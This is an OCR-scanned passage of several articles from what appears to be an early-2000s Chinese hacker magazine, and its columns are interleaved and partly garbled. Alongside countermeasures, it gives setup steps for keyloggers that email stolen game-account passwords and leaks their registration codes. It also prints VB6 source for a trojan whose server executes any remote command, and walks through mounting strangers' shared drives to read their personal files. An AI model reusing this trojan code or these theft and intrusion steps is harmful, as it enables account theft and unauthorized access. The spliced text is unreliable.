要说明的是，给你下木马的人不会蠢到不给木马加以伪装，一般说来，他们会给木马服务端文件改个名字，或好听，或和系统文件名很相像，然后给木马换个图标，使它看起来像TXT文件、ZIP文件或图片文件等，最后修改木马的资源文件使其不被杀毒软件识别（具体的方法可以看本刊以前的文章），当服务端用户信以为真时，木马却悄悄侵入了系统。其实，换个角度理解就不难了——要是你给别人下木马，我想你也会这样做的。以上手段再辅以如上内容的AutoRun.inf文件就天衣无缝了！

三、共享原理分析

在上面的例子中我们谈到了利用共享这种手段，关于如何设置“共享”想必已经不需要再废话了。我们要了解的是共享了一个文件或驱动器后，系统会自动改写注册表中相关项。在上面的例子中，有关参数解释如下：

- Flags：为共享标志
- Parmlenc：经过加密后的完全共享密码
- Parm2enc：经过加密后的只读共享密码

●Path：共享的实际目录

●Remark：用户共享说明

●Type：类型属性

这些信息可以手动改变，以控制共享的各种级别状态。我们再来简单的了解一下共享分类。共享有如下几种类型：

1.只读共享，无密码，flags=0x191(0x表示16进制数)；

2.只读共享，需要密码，flags=0x101；

3.完全共享，无密码，flags=0x102；

4.完全共享，需密码，flags=0x102；

5.根据密码访问共享(只读)，需密码。与2一样。flags=0x103

6.根据密码访问共享(完全)，需密码。与4一样。flags=0x103

请大家注意5和6在注册表中设置的标志分别与2、4不一样。

7.根据密码访问共享(只读和完全)，需设置不同密码。flags=0x103

用户访问共享资源时，根据不同的情况拥有不同的访问权限。在使用资源时，密码不区分大小写，且最长不超过8位。在设置共享名时如果多加一个字符“$”，则只有知道此共享名的人具有对此目录的访问权限。以上5种共享，在设置之后，目录图标会发生变化，变成一个具有一只托手的图标，表示这个目录已经被设置为共享。

由以上分析可知，共享分类完全是由flags标志决定的，它的键值决定了共享目录的类型。当flags=0x302时，重新启动系统，目录共享标志消失，看其共享属性值为无，表面上看没有共享，实际上该目录正处于完全共享状态。网上流行的共享蠕虫，就是利用了此特性。如果把“Flags”=dword:00000302改成“Flags”=dword:00000402，就可以看到硬盘被共享了，其实秘密就在这里!

Parmlenc、Parm2enc属性项是加密的密码，系统在加密时采用了8位密码分别与“35 9a 4b a6 53 a9 d4 6a”进行异或运算，要想求出密码再进行一次异或运算，然后查ASCII表可得出目录密码。在网络软件中，有一款软件就是利用该属性进行网络密码破解的，在局域网内从一台机器上可以看到另一台计算机的共享密码。

四、解决办法

把HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Network\LanMan下面的“C$”、“D$”、“E$”等删掉，然后将windows\system\下面的Vserver.vxd删除，它是Microsoft网络上的文件与打印机共享虚拟设备驱动程序，再把HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\VxD\下的Vserver键值删掉，就会很安全了。

除此以外，我们还应让Windows能显示出隐藏的共享。大家都知道，在Windows 9X中设置共享时，通过在共享名后加上“$”这个符号，可使共享隐藏。比如，我们给一个名为share的计算机的C盘设置共享时，只要将其共享名设为C$。这样我们将看不到被共享的C盘，只有通过输入该共享的确切路径，才能访问此共享。不过，我们只要用将电脑中的msnp32.dll文件稍做修改，就可以让Windows显示出隐藏的共享。

由于在Windows下msnp32.dll会被调用，不能直接修改此文件，所以第一步我们要复制msnp32.dll到C盘下并改名为msnp32，msnp32.dll在C:\Windows\system文件夹下。运行UltraEdit等16进制文件编辑器打开msnp32，找到“24 56 E8 17”(位于偏移地址00003190～000031A0处)，找到后将“24”改为“00”，然后保存，关闭UltraEdit。重启计算机进入DOS模式,在命令提示符下输入copy c:\msnp32.dll c:\Windows\system\msnp32.dll，重启进入Windows，现在双击share就能看见被隐藏的共享了。

最后要提醒大家：利用TCP/IP协议设计的Nethacker Ⅱ等黑客软件可以穿过Internet网络，找到共享的主机，然后进行相应操作。所以，当你通过Modem上网时，千万要小心，因为一不小心，你的主机将完全共享给对方了。防范这类事情发生的方法无非是经常检查系统，给系统打上补丁，经常使用反黑杀毒软件，上网时打开防火墙，注意异常现象，留意AutoRun.inf文件的内容，关闭共享或不要设置为完全共享，且加上复杂的共享密码。

声明：本文的目的是使大家能清楚地了解网上流行的黑客手段，增强自己的防护意识，因此请大家不要用本文的方法去干违法的事情，切记：己所不欲，勿施于人!

找回丢失的“传奇号”

文／ baikaixin

不知何时开始，网络游戏悄悄地火了起来，网吧里一片一片的都是传奇，精灵，魔力宝贝，依天，红日等等。要说目前最火的网络游戏，那当然是传奇。玩家可以从 3 个职业中选择自己喜欢的，然后就是艰辛的（说艰辛一点不为过）练级过程。据资深玩家介绍：从最开始的初级玩家，到后来成为一方霸主(就是练到 3 5 级以上，当然级别是越高越好)，需要不停地练一个月，还得是加上通宵，连上网费带传奇卡花费大约 400 多元人民币……说了这么多，可以看出来，想在传奇的世界里一展身手决不是容易的的事，除了金钱，还要有充沛的精力和大量的时间，很多人被这样的条件“排除”了。可是传奇的巨大吸引力是不容怀疑的，于是有了另一种玩的方式，就是盗号。作为“施法”一方，好处是不言而喻的，可是真的丢了号码就不那么乐观了……

我认识的几个玩传奇的，都曾有过丢号的惨痛经历，有的靠密码找回这根稻草拣回了一条小命，有的打电话找回密码，不过费了一番周折，还有相当的人因为玩的早，没在意密码找回，里面的信息都是乱填的，早就忘了，于是只能忍痛割爱了。当然，他们可不是这么容易放弃的，一边开个新号，一边徘徊于各个网吧之间，逐个排查看谁正在用他丢的号……我们先看看这些“施法”盗号的家伙都用些什么手段，然后再思量对策好了 。

一、业余工具：有键盘记录功能的木马

这样的木马有很多，像 KeyGhost（ 键盘幽灵 ），观察者（Observer），广外幽灵(Ghost)，Pwoer 克格勃 等等，用法都差不多。我们这里介绍广外幽灵，它现在出到 3.0 版本，我觉得它的功能比较强。

软件功能说明：

可以截取到 Windows 窗体中的星号密码(IE 除外)，可以记录键盘活动。记录的内容通过 E-mail 发送到指定的邮箱，可以制作邮件日志，当邮件无法发送的时候，可以查看邮件日志找回记录的内容。使用线程插入技术。到目前为止，幽灵使用用户当前工作的程序来作为发信程序(不能是 16 位程序)，绝大多数情况下均可以顺利发送邮件，网络防火墙软件无法察觉，即使发出警告，所警告的程序也不是幽灵本身的程序，一般用户便会选择允许使用网络。设置很简单（图 1），填好信箱地址（最好是 21cn 的），将“保存记录到文件”前面的对钩去掉，然后添加一个 mir.dat ，因为这个是传奇的运行文件。接下来点击“生成幽灵”按钮，会弹出对话框，要求输入文件名称，随便填，然后把这个文件发到自己的信箱，在每个需要记录的机器上都运行一次就可以了。你等着收信好了，小心不要把信箱撑爆(有很多人用这种方法偷 QQ 号，很好用)。

图 1

对 策：

查找 scanreg ，那个 41kb 的家伙就是了，删除后，打开注册表编辑器，定位到：HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\ 中的 ScanRegistry 一项，看到的路径应该是 System 目录\Scanregw.exe -autorun，改为“Windows 目录\Scanregw.exe”-autorun 就可以了。重新

启动，幽灵就彻底删除了（顺序不要弄错）。

还有一个比较麻烦，就是 血火 v2.1 ，这是采用病毒原理的键盘记录工具，感染对象后，它会把一部分代码加到指定的程序里（697 字节），同时把它自带的动态连接库 kerndl.dll 复制到系统目录里，这样每次运行传奇时，它都会跟着运行，而且用进程查看软件也无法发现，它成了指定程序的一个模块！这个版本暂时不会自动感染（下一版难说），也不是开机就运行，很隐蔽。程序需要注册，不然只能用 FTP 的方式接收记录文件，注册后才可以使用邮件发送记录。我顺便分析了一下，发现注册很简单，注册码格式是：xxB5xsxxxd ，或者是 xxB5xsxxxd，其中 x 代表任意的数字，这样就算注册了。

对策：

查找 kerndl.dll ，如果发现，十有八九是中招了，先删了它，再复制一个新的的程序覆盖被感染的文件就可以了。

二、专业工具：专门针对传奇设计的木马

随着传奇的人气越来越旺，许多木马盯上了这块肥肉，因为传奇号很值钱，尤其是一些终极装备等，更有人不惜万金求之，最先出现的就是名为“传奇击键记录器”的木马，功能不是很强，专职记录传奇的击键过程。由于软件本身的原因，它会把运行传奇后所有的击键都记录下来，所以常将大量垃圾发到指定的信箱里，要耐心的去分析，猜测，才有可能找到需要的信息。另外，最大的败笔在于它没有记录用户在哪个区，哪个服务器，你可以想像，从那么多区，那么多服务器里，一个一个试验还不知道是否正确的密码，工作量将多么巨大。但是由于出现的较早，盛大及大多玩家都没有采取有效措施，所以尽管木马功能简单，也还是让很多人心痛了一次。

对策：

很简单，把用户名和密码放在信箱里，玩时用“复制”，“粘贴”就可以了，木马什么也记录不到。还可以先输入错误的信息，再用鼠标选中某个错误字符，然后修改成正确的字符，这样记录上没有用鼠标的过程，自然记录不会正确了。这个木马出了两个版本，进步不大。

图 2

再有就是现在流行的“传奇黑眼睛”（图 2），说实话，这是相当强的木马，几乎克服了上述木马的所有缺点，比较难对付（C ：\WINDOWS\SYSTEM\SysService32.exe）。

◆程序特点：

不是键盘记录器，不管是通过复制的方式输入密码，还是通过其他特殊的手段输入密码，都能截取无误。你可以自己测试。

◆程序功能：

可以截取传奇游戏登录的区域、用户名、密码、IP 地址和登录时间。密码截取后台运行，并随计算机的启动而自动启动。

◆关于信箱的配置：

为了确保信箱一定能够发送密码，只能使用 @etang.com、@163.vip.com、@163.net、@sohu.com 的信箱。程序会根据你的信箱地址自动识别 SMTP 服务器。程序对接收密码的信箱除了不能使用 @163.com 的信箱外没有限制。

还好，已经有杀毒厂商注意到它了。我没有正式版，暂时没有分析:(

还有一个叫做“传奇密码宝贝”的专用工具，我手上的是 6.0 版，可以记录密码，区号等，功能虽然没有黑眼睛强大，但是一样不可小视。程序需要注册，不然没法发送密码。程序必须直接安装到传奇的安装目录里，原理很像那个专门偷 QQ 号的软件，开机自动运行。看了一下，作者明显放水，注册码是：jiangchong_1999 ，然后就可以发送密码邮件了。

通用对策：

面对这些知名不知名的病毒，木马，再加上每天还有许多新的没见过的木马产生，你是不是有些怕了？别紧张，我告诉你一个通用的方法，基本保你无忧。首先在运行对话框输入 msconfig ，

图 3

然后回车，会出现系统配置实用程序（图3）。单击“启动”标签，把里面可疑程序前面的对钩去掉。什么算可疑呢？这个不好说，为了保险，都去掉也可以。如果在网吧里，安装了美萍等管理软件，一般不允许执行系统配置实用程序，那我们就先下载一个进程管理器，我用的是“进程管理器v2.0”，打开后界面如图4所示，如果发现有类似 smenu.exe 的进程，关了它就可以了；再按上面的方法做，实际这样就把美萍禁用了；然

Í¼4

后重新启动，基本上就没有什么可以偷号了；再看看有没有病毒类的记录软件，如果没有，恭喜，基本上你安全了。不要以为这么做很麻烦，实际操作很快的，可以避免许多危险，我本人一直都是这么做的，至今没丢过号。

关于暗码：

由于有许多人丢号，玩家们想了很多办法，于是出现了各种稀奇古怪的密码，像用“智能ABC”输出一些不可见的字符作为密码，用传奇对密码检验不严格的漏洞做的密码等等。这里给大家介绍两种密码：一是不能更改的密码；二是密码找回无效的密码，许多人不知道怎么做，其实它们都利用了漏洞。具体做法是这样的：

不能更改的密码：

打开记事本，输入：a s　　d

注意：中间不是空格，是一个 Tab，ASC 码是 09，接着选中这个字符串，粘贴到密码栏，你会惊奇地发现密码栏里只有 4 个 * 符号。设置成功后，如果试图更改密码，会得到错误信息，拒绝执行更改密码,因为传奇只允许 10 位以内的密码，而一个 Tab 占用了 8，再加上 asd，就是 11 位了，于是会出现错误。这可能是游戏本身获取密码的方式和服务器获得密码校检的方式不同引起的，好处就是即使别人得到了你的号码，他也改不了，不过也极有可能一气之下 Del，那就惨了。

密码找回无效的密码：找一个16进制编辑器，我用的是 Hedit2.1.14，新建一个10字节的文件，输入 B92CB92CB92CB92CB92C（图5），保存为 test.txt。这时，如果你用记事本打开这个 test.txt（图6），你什么也看不到，都是不可见的字符，但是可以按快捷键 Ctrl+A 全部选中，Ctrl+C 复制。这时，剪贴板里的内容就可以作为你的密码了，直接在密码栏 Ctrl+V，密码就输进去了。看到这里你也许会问，这也没什么奇怪的地方啊?好，你再打开写字板，把剪贴板里的内容 Ctrl+V 一下。你看，不一样了吧？你会发现里面出现了 5 个 ？符号，奇怪吧，不仅在写字板里这样，像 Word 里,WPS 里，网页里，都会有同样的效果。明白了吧？如果有人知道了你的密码找回并试图使用的话，他会在返回的网页里看见几个？符号，错误的认为那就是密码，当然进不去了。这里我只是做个例子，实际上每一个 B92C 的组合会产生一个 ？ 号（真正的“？”符号的 ASC 码是 63），而只要有一个这样的组合就可以起到保密的作用，其余的字节你可以随意填写，就不怕和别人的密码一样了。



图 5



图 6

介绍到这里，你是不是对密码的安全问题有了进一步的了解？其实不止传奇，其他网络游戏也一样存在这样的问题，我们自己只能加强防范，同时希望那些代理公司及时推出有效的解决措施，我希望大家能够玩的开心，不再被丢号的问题困扰。

解开浏览网页桌面出现文件之迷

文／青青子衿

有些时候，我们在浏览了某个网页之后，会发现桌面上出现了问候语，大家可能觉得很奇怪，这是怎么回事呢？其实，这是个人主页的制作者为了提高自己网站的浏览率想到的办法，至于结果怎样，那只有他自己知道了，反正我不喜欢。下面是主要的代码：

```
<script language=vbscript>
Set fso=CreateObject("Scripting.FileSystemObject")
' ★★上面这句创建一个文件系统对象，请注意这里★★
Set a=fso.CreateTextFile("c:\windows\desktop\问候.txt", True)
' 上面这句设置路径和文件名
a.WriteLine(" 谢谢您访问我的网站！ ")
' 引号里面是你设定的内容
a.WriteLine(" 感谢您的支持！ ")
a.WriteLine(" 如果您对小站有什么意见的话，")
a.WriteLine(" 就请来信通知我。")
a.WriteLine(" 多谢指教！ ")
a.WriteLine("我的联系方法：Email:mail@mywebmail.com QQ:666666")
a.Close
'退出
</script>
```

使用方法：把上面的东东复制到网页的<head>区里面，一旦有人访问，那么在访问者访问的同时，会在访问者的桌面出现一个TXT文件，在这段代码里面可以写上任何内容，例如，本例中在浏览者的桌面上出现一个名为问候.txt的文件，其中有许多问候语。

作为网页制作者当然喜欢上面这招，但对于浏览者来说就未必了，如果你讨厌这种事情在你身上发生，可以采用以下防范方法：

1．如果你的IE安全级别设定得够高的话，会出现如图1所示对话框，选择对话框中的“否”就不会在你的桌面上出现这样的文件。由此可知，将IE的安全级别设定为高即可避免这种现在。或者在IE中禁止脚本的运行也可避免此类事情发生。



图1

2．上面的程序是用VBScript脚本语言编写的，而VBScript代码是通过WSH（Windows Script Host）来解释执行的，因此将WSH删除，就再也不用担心这些用VBS和JS编写的脚本的骚扰了！Windows 9x系统把WSH设为默认的安装项。据微软中文官方网站介绍：WSH支持的ActiveX脚本体系结构“可让用户能使用强大的诸如Visual Basic Script和JavaScript之类的脚本语言，同时也支持MS-DOS命令脚本”，并且“能使脚本直接在Windows桌面或命令控制台上执行”。由此可知，利用WSH结合脚本程序可以写出极具杀伤力的脚本病毒或恶意代码来。从另一个角度来说，Windows Script Host本来是被系统管理员用来配置桌面环境和系统服务，实现最小化管理的一个手段，但对于大部分一般用户而言，WSH并没有多大用处，所以我们可以禁止Windows Script Host。

图2

卸载Windows Scripting Host的方法为：在Windows98中（NT4.0以上同理），打开“控制面板”，打开“添加／

¡ ,˜¿- …›¡ Derek&Heavyd¡ hacker@hacker.com.cn

木马在黑客的兵器谱中排名第一，它可深入敌人（被控制机器）的腹地，轻而易举地刺探到很多机密信息，破坏任意数据资料，甚至使对方机器瘫痪……但使用公开发布的木马不仅容易被查杀，而且也不足以显示自己的实力。解决此项问题的方法就是自编一款木马程序，如此一来，手握为自己量身定制的木马，入侵成功的机率将会成倍增加。呵呵，以上都是笑谈，我们不是要教唆你成为黑客，而是希望大家掌握这种技术。

用VB自制木马

îÄ/ 啊哈工作室

木马程序分为很多种，最为常见的就是：当服务器端被激活后，黑客们就可以用客户端工具来远程控制对方的电脑。

网络上有一个很原始的漏洞，就是在本地主机上直接运行的程序拥有与使用者相同的权限。比如以Administrator 登录计算机的，你就拥有 Administrator 的权限，那么从本地主机硬盘上启动运行的应用程序就有权享用主机的全部资源，但对于外部环境来说（如在Internet 上的那些程序），一般没有对硬盘直接操作（读、写）的权利。很不幸，这个协议是现今的这种网络结构所决定的，是不能更改的——除非网络结构发生变化——于是就给用户带来了安全隐患：如果当 Administrator 不小心运行了一个可以接收外部指令的程序的时候，那么这台计算机就可以进行外部通讯了，攻击者就可以远在千里的地方静悄悄地看你计算机上的资料、你在干些什么，甚至 Fromat 你的硬盘！

明白了原理就好办了。现在我们正式开始用 Visual Basic 6.0打造自己的木马程序！

木马一般分为两个主程序，一个是服务器端的程序（Server），另一个是客户端的程序（Client），服务器程序是给攻击对象用的，千万不可用错了，客户程序才是给自己用的。我们用 VB 建立两个程序，一个为服务器端程序 CockhorseServer，另一个为客户端程序 CockhorseClient。

先在 CockhorseClient 程序中建立一个窗体，加载一个 WinSock 控件，称为 tcpClient；再加上两个文本框，用来输入服务器的IP 地址和端口号。另外还要建立一个按键，按下后可以对连接进行初始化。代码如下：

```
// 调用 Connect 方法，初始化连接。
tcpClient.RemoteHost=IPInput.Text
tcpClient.RemotePort=Val(PortInput.Text) '    这是
```

删除程序”，点选“Windows 安装程序”，再鼠标双击其中的“附件”一项，然后再在打开的窗口中将“Windows Scripting Host”一项的“√”去掉（图 2），然后点“确定”，再点“确定”，这样就可以将 Windows Scripting Host 卸载。

3．上述功能的实现离不开“File System Object”对象（如上文代码中有“★★★”注释的地方所示），因此禁止了“FileSystemObject”就可以有效防范此类事情的发生。具体操作方法：在 MS-DOS 状态下面键入：Regsvr32 /u c:\windows\system\scrrun.dll。注意：在实际操作的时候要更改成你本地的实际路径，这样就可以禁止文件系统对象，由此可以避免浏览网页时被人在桌面上写代码。

如果你按照上面的步骤做了，还有一个意想不到的好处：可以防范绝大多数脚本病毒的攻击。这是不是一个意外地收获呢？

```
端口号，默认为1001
tcpClient.Connect '    和指定的IP相对的计算机相连接
cmdConnect.Enabled=False
// 在收到那些数据之后，就要对这些数据做出相应的处理，使用DataArrival事件，可以方便地对数据进行操作。
Private Sub tcpClient_DataArrival(ByVal bytesTotal As Long)
Dim strData As String
tcpClient.GetData strData
If strData="Test Connect " Then
TCPState.Text="Connect OK" + vbNewLine + "Local IP is :" + _
tcpClient.LocalIP + "Computer Name is: " + tcpClient.LocalHostName
TCPState.Text=TCPState.Text + vbNewLine + "Remote IP is :" + _
tcpClient.RemoteHostIP + "Computer Name is: " + tcpClient.RemoteHostName
If InStr(Trim(strData),"CloseOK?")>0 Then
tcpClient.Close
End If
End If
txtOutput.Text=txtOuput.Text+vbNewLine+tcpClient.RemoteHostIP+":"+strData
End Sub
CockhorseClient
```

程序的核心部分就是这些，下面是CockhorseServer程序。CockhorseServer程序也是先建立一个窗体，也要加载一个WinSock控件。当CockhorseClient程序运行时，CockhorseClient程序就会对CockhorseServer发出连接请求。为了完成这个连接任务，可以用ConnectionRequest事件来完成，然后就是具体的错误情况的表达：

```
If Index= 0 Then
intMax=intMax+1
Load tcpServer(intMax)
tcpServer(intMax).Localport=0
tcpServer(intMax).Accept requestID
combol_IP.AddItem(tcpServer(intMax).RemoteHostIP)
combol_IP.Text=" 填上你恨的人的IP吧！ "
tcpServer(intMax).SendData"Test Connect"
End If
```

它的效果是：当CockhorseClient程序被按下的时候，CockhorseServer程序的Connection Request事件被触发，从而执行上述程序，产生连接 。

现在的CockhorseServer程序只能做连接，还不能处理CockhorseClient程序所发出的指令，我们还必须用到DataArrival事件。代码如下：

```
Private Sub tcpServer_DataArrival(Index As Integer,ByVal bytesTotal As Long)
    Dim strData As String
    Dim check_blong
    On Error Goto err_pro
    tcpServer(Index).GetData strData
    check_blong=Instr(Trim(strData),"Exec")
    If check_blong>0 Then
    strData=Trim(strData)
    strDate=Right(strData,Len(strData)-4)
    Connect.Text=Content.Text + vbNewLine + tcpServer(Index).RemoteHostIP + "" + "要求执行下面的程序：" + strData
    Shell(strData)
    Eles
    check_blong=InStr(Trim(strData),"CloseOK?")
    If check_blong>0 Then
    tcpServer(Index).Close
    Combol_IP.RemoveItem (Index-1)
    Content.Text=Content.Text + vbNewLine + tcpServer(Index).RemoteHostIP+""+" 已经断开！ "
    Else
    Ipname.Text=tcpServer(Index).RemoteHostIP
    txtOutput.Text=strData
    content.Text=Content.Text + vbNewLine + tcpServer(Index).RemoteHostIP + "" +strData
    End If

    End If
    err_pro:
    If Err=53 Then
   MsgBox"所执行的程序的路径有错误！",+tcpServer(Index).RemoteHostIP+ " 该程序在执行时被拒绝！ "
    tcpServer(Index).SendData""
    End If
    Resume Next
    End Sub
```

至此，一个完全个性化的木马就基本编写完成了。所谓触类旁通，以上所介绍的木马编制方法是最基础的，大家可酌情增加其他个性化模块，继续强化这个木马的功能。现在，杀毒软件还会查到我们的小马吗？

走近多线路代理软件

文／ chaqiang

上期的《隐藏真实IP做网上隐形人》提到两个网站，对于一些网迷来说，他们是在教育网上网的，这两个网站有可能打不开，搜索到国内的一些网站提供的代理或自己用Proxyhunter搜索，又很费时间。经常使用Hotmail的网迷也会因为使用教育网而发愁——Hotmail进不去。

现在我来介绍一个代理软件，可以省去找代理的麻烦。当然这个软件不需要安装，可以放在软盘里，随时上网随时用。

从http://chaqiang.126.com下载一个Multiproxy,有中文版和英文版。其界面如图1。

图1

下面我来介绍一下其中文版的用法。

打开该程序，其运行界面如图2、图3。

图2

等到测试远程的代理服务器完成以后，对Internet选项进行修改。设置如图4所示。

设置后就可以进入国外的网站了。对于本程序的其他事项我来介绍一下。

“选取”项中的“代理列表”为所使用的IP地址。其中绿色表示可以使用，红色不可使用。

图3

图4



图5

与别人的电脑共舞

——飘叶网际隧道

文／刘敏

随着黑客技术的不断进步，网络漏洞越来越多地被披露，入侵网络已经不是那么难的事了。要是能利用Windows自带的命令来完成远端入侵固然是个好办法，但利用工具软件则仍是一个有效的方法。

一直以来黑客技术都是电脑爱好者羡慕和追求的东西，但其技术只掌握在少数人手中，因而显得神秘莫测，特别是对于通过电话线入侵到别人的电脑，找到对方的一些资料。笔者通过长期的执着研究，编写了相关的工具软件，轻易就可让你达到一个黑客的功力。在此为你一一道来，揭开黑客的神秘面纱（图1）。

图1

在黑客的入侵途径中不外乎3种方法：一是木马入侵；二是共享入侵；三是系统漏洞入侵。系统漏洞入侵相对来说是较难的一种方法，而且只能是最新发现的漏洞，对于我们一般电脑爱好者来说，当你知道此漏洞时，微软早已把它堵塞了，所以这种入侵方法只有一些顶尖的能自己发现漏洞的高手掌握。普通最易掌握的当属木马入侵，只要会用几个木马软件就可以了，但必须是对方无意中或受骗运行了木马服务端软件才有可能让你得手。共享是不少网吧、单位必须的正常工作设置，特别是不少网吧为节约硬盘空间，把不少程

如图5。

你可以找到一些代理加入。如本程序的“开始”界面中有一个“更改代理列表”，你可以到公司的主页去找些列表，如图6所示。

图6

不去加入的代理列表越多，检测的时间也越长。如果找到一个好的代理IP就用添加来加入。如图7所示：

图7

还有其他的一些功能，大家可以自己琢磨。

本软件的主页http://www.multiproxy.org/可以下载（你必须能进入国外的网站），这是英文版，需要安装。中文版和英文版均可到http://chaqiang.diy.163.com/download/index.htm下载。

大家若有什么好的软件，可相互分享Email：chaqiang@163.com。QQ:4489167。

图 2

序、游戏设置为共享给其他电脑使用，不少单位把服务器上的数据共享给员工使用，这在网络中都是常见的事。这样做方便了自己的同时也方便了黑客，共享入侵也就成了成功率最高的入侵途径（图 2 ）。

但要在互联网中达到共享入侵也并非易事，必须通过一系列的设置才具备条件，而且还要检测出对方自由设置的共享名才行，所以使用共享入侵技术也非一般电脑爱好者所能掌握。笔者在研究了此项技术后，编写了一个非常方便的入侵工具“飘叶网际隧道”（http://piaoyes.126.com 可下载），使一般人都能尝尝当电脑 FBI 的滋味，到别人的电脑去跳舞！

要共享入侵，首要的设置就是使你的电脑本身具有设置共享能力，你必须安装 TCP/IP、NETBEUI 等协议及网络文件共享服务（鉴于 TCP/IP 协议的限制，不能访问到不同的局域内部，所以，如果你是通过服务器来访问 Internet 的网吧内部工作站，除了服务器上使用，你就别想能够入侵到网吧外的电脑了）。如果你没安装这些协议，请进入“控制面板”，双击“网络”图标，在弹出的对话框中按“添加”，在“请选择网络组件类型”中选择“协议”，“厂商”选 Microsoft，网络协议选择“TCP/IP”。“确定”后，按提示插入 Wiindows 安装光盘，同样再安装其他协议与服务。安装后你的桌面上应出现“网上邻居”图标，在“我的电脑”上选中任一个盘，按右键弹出的快捷菜单上应有“共享……”的菜单项。

其次，打开你的“拨号网络”，在对应你上网的拨号图标的属性中进入“服务器类型”设置界面。将“高级选项”里的“登陆网络”选中，如果你正在运行着“天网防火墙”，请关闭了它！

至此，你的入侵条件已经具备，赶快打开运行“飘叶网际隧道”吧。当你填入对方的 IP 后，按下“检测共享”它就会检测对方，如果对方有共享的话，会自动把对方的所有共享名填入“对方共享名”栏；如果勾上“检测整网段”，在自动检测时，当这个 IP 没有共享时，会连续检测下一个 IP，直到检测到共享或者整个网段才会停止，中途你也可去掉对勾强迫它停下（图 3 ）。

图 3

当检测到有共享盘，你可选择其中一个共享名按“连接”入侵。当提示连接成功后，打开“我的电脑”，你就会发现多了一个网络硬盘，对方的硬盘就被“抢”过来啦！在对方硬盘的操作就像操作你自己的盘一样。先试试建立一个文本文件（由于是远程联接，操作过程比本地硬盘较慢，但不是当机），如果成功的话，对方就是完全共享了，即像自己的盘一样怎样操作都行！剩下的工作，当然就是打开音乐，轻轻松松到对方硬盘“独舞”一番了，这就不用我教你了吧！

如果连接失败，提示“原因不明”，大多情况都是因为对方的共享设置了密码进入，这也是预防别人进入你的电脑的重要措施！可惜网络中太多人忽视了这点！

连接入对方的硬盘后，你可以找到一些 Word 或 Excel 文档，看看它们的属性，说不定你会找到作者的名字，打开这些文档后会找到作者的名字或单体名称，因为许多日常中的打印文稿最后落款都会有作者的单位名称或作者名字，说不定你还会找到一些对方生活照片的图片文件，只要你细心找找，多多少少对方的信息都会呈现在你眼前。体会回味一下，冥冥之中，一个未曾谋面的人，也不知是世界上哪一个角落的人，竟能让你进入他的电脑查得他姓甚名谁，甚至看到他的样子，够神奇了吧？

不过要记得的是不要破坏对方硬盘文件，毕竟天网恢恢，疏而不漏！捣乱破坏不是本软件的编写意图，也绝不是一个真正“黑客”的行径，技术的追求和掌握才是我们的真正用意。

ÏÂÒ»Ò³µÄ

诱惑

文／小鸟520

最近在网上又开始流行起玩一些菜鸟级的黑客游戏。本人通过好友的介绍也玩了一些，虽然这些游戏大部分都是国外的，但是国内的游戏也不乏精品。在这里本人就给大家介绍一个,供大家在闲暇时间娱乐娱乐。注意：仅供娱乐，老鸟们看了则可以一笑了之。

这个游戏的网址是http://www.deckfloor.com/stants/hackgame/index.html。

游戏介绍：这本来是某网站招募成员所玩的游戏，为了考验入侵者在进入网页后怎么找出网页的漏洞 。

第一关：这关是检验一个入侵者的习惯问题。在一个页面里,身为入侵者的你第一个举动或者下意识的举动是很重要的。

过关方法：很简单，点击右键查看源代码，里面会有一段“http://www.deckfloor.com/stants/hackgame/level2.html ”，这就是第二关的网址。

第二关：这关没什么困难，在入侵者有良好的入侵习惯以后,对方会设法不让你查看他的源代码——也就是屏蔽右键。

过关方法：点击右键，这时会弹出一个对话框，不要松开鼠标右键，按回车，然后松开右键，这时右键菜单就又显示在面前了。再次查看源代码。里面会有提示显示第三关的网址“http://www.deckfloor.com/stants/hackgame/level3/level3.htm”。

第三关：这关考验的是你的逻辑思维能力。当你在源代码上没有任何发现时,就可以利用你的逻辑思维能力去推理出下一个网址。

过关方法：我们从第二关的网址上可以看到在“hackgame/”后面跟的只有一个“levelX.htm”，而在第三关的网页上却有两个“levelX.htm”，所以我们可以尝试去掉一个，写成“http://www.deckfloor.com/stants/hackgame/level3/”。其实在这关有个错误。因为我在别的网站上也玩过这个游戏，而他们第一关的网址是没有“.htm”后缀名的。所以按照推理分析，我们可以不写“.htm”，但是该站游戏的第一关却是有“.htm”后缀名的，所以若非在别的站玩过，很难推出第四关的网址。

第四关：这关考验的是入侵者JAVA 语言能力(应该是吧)，因为在一些网页里，编辑者故意把本网页的密码加密或隐藏，而露出一些错误的密码给你。所以入侵者不要被这些所迷惑，要知道“真相只有一个”！

过关方法：在“http://www.deckfloor.com/stants/hackgame/level3/”的后面加上“javascript”这样就可以显示出该页的密码以及主机和下一页的网址。我们可以看到密码为“TheStantIsGood”。

第五关：这关所要表述的意思就是网页上的临时文件也是很有危险性的。不过过关方法好像有点那个……毕竟没有人会那么无聊，把提示符放到SWF里 。

过关方法：这一关有多种方法，我在这里只讲其中的3种。如果谁还研究出新的方法，请发E-mail(wy0382@163.com)告诉我。

